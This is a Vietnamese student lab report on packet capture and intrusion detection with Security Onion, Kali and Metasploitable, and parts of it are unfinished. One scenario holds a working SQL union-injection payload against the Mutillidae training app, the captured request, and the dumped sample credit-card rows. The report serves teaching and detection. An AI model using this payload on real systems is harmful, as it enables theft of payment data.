

BÁO CÁO BÀI TẬP

Môn học: Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập

Kỳ báo cáo: Buổi 01 (Session 01)

Tên chủ đề: Phân tích gói tin

GV: Đỗ Hoàng Hiển

Ngày báo cáo: //2023

Nhóm: XX (nếu không có xoá phần này)

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT101.XXXX.YYYY

STT	Họ và tên	MSSV	Email
1		20520162	
2		20520323	20520323@gm.uit.edu.vn
3		20520751	

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	Kịch bản 01/Câu hỏi 01	100%	
2	Kịch bản 02	100%	
3	Kịch bản 03	100%	
4	Kịch bản 04	90%	
5	Kịch bản 05	60%	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Kịch bản 01/Câu hỏi 01

Thông tin các máy:

Máy	IP
Kali	209.165.201.17
Metasploitable	209.165.200.235
Security Onion	192.168.0.11

- Ping Kali -> Security Onion:


```

RX errors 0 dropped 0 overruns 0 frame 0
TX packets 7664 bytes 659695 (644.2 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[kali@scse81a37-kali] ~
$ ping 192.168.0.11
PING 192.168.0.11 (192.168.0.11) 56(84) bytes of data.
64 bytes from 192.168.0.11: icmp_seq=1 ttl=63 time=3.97 ms
64 bytes from 192.168.0.11: icmp_seq=2 ttl=63 time=1.45 ms
64 bytes from 192.168.0.11: icmp_seq=3 ttl=63 time=1.27 ms
64 bytes from 192.168.0.11: icmp_seq=4 ttl=63 time=1.38 ms
64 bytes from 192.168.0.11: icmp_seq=5 ttl=63 time=1.53 ms
^C
--- 192.168.0.11 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 1.265/1.918/3.966/1.027 ms
[kali@scse81a37-kali] ~
$ 
```

- Ping Security Onion -> Metasploitable:



- Ping Kali -> Metaploitable



2. Kịch bản 02

Connected (encrypted) to QEMU (instance-000019dd)

[Terminal - analyst@Se...]

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: analyst UserID: 2 2023-03-20 06:31:55 GMT

RealTime Events Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	15	seconion-...	1.5249	2023-03-20 02:22:23	0.0.0.0	0.0.0.0			0	[OSSEC] Received 0 pack...
RT	5	seconion-...	3.1	2023-03-20 06:26:39	209.165.201.17	192.168.0.11			1	GPL ICMP_INFO PING *...
RT	5	seconion-...	7.1	2023-03-20 06:26:39	209.165.201.17	192.168.0.11			1	GPL ICMP_INFO PING *...
RT	4	seconion-...	7.6	2023-03-20 06:28:30	192.168.0.11	209.165.201.17			1	GPL ICMP_INFO PING *...
RT	9	seconion-...	3.6	2023-03-20 06:28:30	192.168.0.11	209.165.201.17			1	GPL ICMP_INFO PING *...
RT	2	seconion-...	1.5264	2023-03-20 06:30:07	0.0.0.0	0.0.0.0				[OSSEC] User login failed.
RT	5	seconion-...	5.1	2023-03-20 06:31:07	192.168.0.11	209.165.200.235			1	GPL ICMP_INFO PING *...

IP Resolution Agent Status Snort Statistics System M... Show Packet Data Show Rule

Reverse DNS Enable External DNS

Src IP: Src Name: Dst IP: Dst Name: Whois Query: None Src IP Dst IP

IP Source IP Dest IP Ver HL TOS len ID Flags Offset TTL hksu

TCP Source Dest R R R C S S Y I Port Port 1 0 G K H T N N Seq # Ack # Offset Res Window UrphkSu

DATA

Connected (encrypted) to QEMU (instance-000019de)

209.165.200.235/mutillidae x http://209.165.200.235/mutillidae/index.php?page=user_info.php&username='+union+select+ccid%2Cccnumber%2Ccv%2C

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Please enter username and password to view account details

Name: 'union select ccid,ccnumber,ccv,expiration,null from credit_cards -- -

Password: This connection is not secure. Logins entered here could be compromised. Learn More

View Saved Logins

Dont have an account? Please register here

Site hacked...err...quality

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML



element { } Inherited from table table.main-table-frame { border-collapse: collapse; border-spacing: 0px; } Inherited from html html { font-family: sans-serif, tahoma, verdana, serif; }

margin border padding 0 2 1 2 2 0 75x17 2 2 1

<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 10px;"> Password <input type="text"/> <input type="button" value="View Account Details"/> </div> <p style="text-align: center;"><i>Dont have an account? Please register here</i></p> <div style="background-color: #f2f2f2; padding: 5px; margin-bottom: 10px;"> Results for . 5 records found. </div> <div style="margin-bottom: 10px;"> Username=4444111122223333 Password=745 Signature=2012-03-01 </div> <div style="margin-bottom: 10px;"> Username=7746536337776330 Password=722 Signature=2015-04-01 </div> <div style="margin-bottom: 10px;"> Username=8242325748474749 Password=461 Signature=2016-03-01 </div> <div style="margin-bottom: 10px;"> Username=7725653200487633 Password=230 Signature=2017-06-01 </div> <div style="margin-bottom: 10px;"> Username=1234567812345678 Password=627 Signature=2018-11-01 </div>
--



2.2:

The screenshot shows the SGUIL-0.9.0 interface connected to QEMU. The main window displays a table of RealTime Events with columns: ST, CNT, Sensor, Alert ID, Date/Time, Src IP, Sport, Dst IP, DPort, and Event Message. Several rows are highlighted in yellow, indicating specific alerts. The Event Message column shows entries like "ET WEB_SERVER Possible SQL Inj...". Below the table are sections for IP Resolution, Agent Status, Snort Statistics, and System Metrics. A detailed packet capture window is open on the right, showing TCP and DATA frames with their hex and ASCII representations. The TCP frame shows a GET request to /mutillidae. The DATA frame shows a response with various parameters and session IDs.



Session 01: Dò quét và bắt gói tin trong mạng

Nhóm 01



Connected (encrypted) to QEMU (instance-000019dd)

ELS A capME! - Chromium 209.165.201.1... [Follow TCP Str... [Terminal - ana... 14:04:50

Not secure | https://localhost/capme/index.php?&ip=209.165.201.17&spt=46458&dip=209.165.200.235&dpt=80

WELCOME analyst | LOGOUT close

[209.165.201.17:46458_209.165.200.235:80-6-472154834.pcap](#)

```

Sensor Name: seconion-eth2
Timestamp: 2023-03-20 06:41:30
Connection ID: CLI
Src IP: 209.165.201.17 (209-165-201-17.got.net)
Dst IP: 209.165.200.235 (209-165-200-235.got.net)
Src Port: 46458
Dst Port: 80
OS Fingerprint: 209.165.201.17:46458 - UNKNOWN [S46:64:1:60:M1410,S,T,N,W7...?:?] (up: 8 hrs)
OS Fingerprint: -> 209.165.200.235:80 (link: vtun)

SRC: GET /mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Cccnumber%2Cccvv%2Cexpiration%2Cnull+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.5
SRC: Accept-Encoding: gzip, deflate
SRC: Connection: keep-alive
SRC: Referer: http://209.165.200.235/mutillidae/index.php?page=user-info.php
SRC: Cookie: PHPSESSID=814488867c46f25ec1d107c1a378170a
SRC: Upgrade-Insecure-Requests: 1
SRC:
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Mon, 20 Mar 2023 06:41:26 GMT
DST: Server: Apache/2.2.8 (Ubuntu) DAV/2
DST: X-Powered-By: PHP/5.2.4-2ubuntu5.10
DST: Expires: Thu, 19 Nov 1981 08:52:00 GMT
DST: Logged-In-User:
DST: Other: Other: Other:
```

Connected (encrypted) to QEMU (instance-000019dd)

ELS A capME! - Chromium 209.165.201.1... [Follow TCP Str... [Terminal - ana... [Terminal - a... 14:34:31

Not secure | https://localhost/capme/?ip=209.165.201.17&dip=209.165.200.235&spt=47216&dpt=80&stime=16

```

DST: <tr>
DST: ...<td class="label">Password</td>
DST: ...<td><input type="password" name="password">
DST:
DST: 3a
DST: <p class="report-header">Results for . 5 records found.<p>
DST:
DST: 24
DST: <b>Username=</b>4444111122223333<br>
DST:
DST: 17
DST: <b>Password=</b>745<br>
DST:
DST: 22
DST: <b>Signature=</b>2012-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7746536337776330<br>
DST:
DST: 17
DST: <b>Password=</b>722<br>
DST:
DST: 22
DST: <b>Signature=</b>2015-04-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>8242325748474749<br>
DST:
DST: 17
DST: <b>Password=</b>461<br>
DST:
DST: 22
DST: <b>Signature=</b>2016-03-01<br><p>
```


Đăng nhập get Pcap: analyst/cyberops

